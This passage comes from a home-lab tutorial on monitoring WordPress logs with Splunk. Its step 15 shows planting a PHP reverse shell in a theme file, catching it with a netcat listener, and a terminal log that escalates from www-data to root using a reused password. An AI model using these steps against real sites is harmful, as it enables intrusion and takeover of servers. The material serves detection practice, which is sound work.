
• Perform a Search in Splunk:

Navigate to “Search & Reporting.”


Search for: host=ubuntu, index= main

• Simulate Incorrect Login Events to check;

Go to the WordPress site.



• Come back to Splunk enterprise and refresh search.




➲ STEP 15 - Conducting Remote code execution in WordPress loaded on ubuntu server and capture its log using splunk

After logged into the admin panel of WordPress, go to the appearance option and select the theme file editor.

From here select header.php or 404 Template


Then go to the Online Reverse shell platform to get our php code

Give your Kali Linux machine IP to the Reverse shell generator and enter any Random port. eg: (1234)



In here copy the PHP Pentestmonkey code to the header.php field or 404 Template.

Then open the Terminal in Kali Linux and copy netcat listener (nc -lvnp port) and paste it to the Terminal.





Then click Update file in the Edit themes

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [192.168.29.174] from (UNKNOWN) [192.168.29.30] 39920
Linux iam 6.5.0-44-generic #44-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun  7 15:10:09 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux
 17:25:03 up  9:43,  4 users,  load average: 0.07, 0.07, 0.02
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
iam      tty1     -                03:26   13:58m  0.07s  0.04s -bash
iam      pts/0    192.168.29.223   03:26    2:48m  0.23s  0.21s sudo su
iam      pts/1    192.168.29.223   03:27    2:48m  0.08s  0.21s sudo su
iam      pts/4    -                17:07   16:49   0.00s  0.02s sudo su
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@iam:/$ ls
ls
bin   dev   lib         media  outputs.conf  run   srv       tmp
boot  etc   lib64       mnt    proc          sbin  swap.img  usr
cdrom home  lost+found  opt    root          snap  sys       var
www-data@iam:/$ cd home
cd home
www-data@iam:/home$ ls
ls
iam
www-data@iam:/home$ cd iam
cd iam
bash: cd: iam: Permission denied
www-data@iam:/home$ su iam
su iam
Password: iam

iam@iam:/home$ sudo su
sudo su
[sudo] password for iam: iam

root@iam:/home# cd /
cd /
root@iam:/# ls
ls
bin   dev   lib         media  outputs.conf  run   srv       tmp
boot  etc   lib64       mnt    proc          sbin  swap.img  usr
cdrom home  lost+found  opt    root          snap  sys       var
root@iam:/#
```

Got the Reverse shell! Then implemented a python command to stabilize the shell and after running some commands we have got the Root privilege

We can see the Remote code execution attempt Log using Splunk





CONCLUSION

Website log monitoring is essential for maintaining the security, performance, and reliability of a WordPress site. By diligently tracking and analysing various logs. Effective log monitoring in WordPress is a critical component of website management, providing valuable insights into site performance, security, and user behaviour. By utilizing Ubuntu's built-in package management system and WordPress's simplified installation procedure, organizations can easily create dynamic and secure websites tailored to their specific needs. With website log monitoring, administrators can detect potential issues, track user activity, and identify security breaches in real time.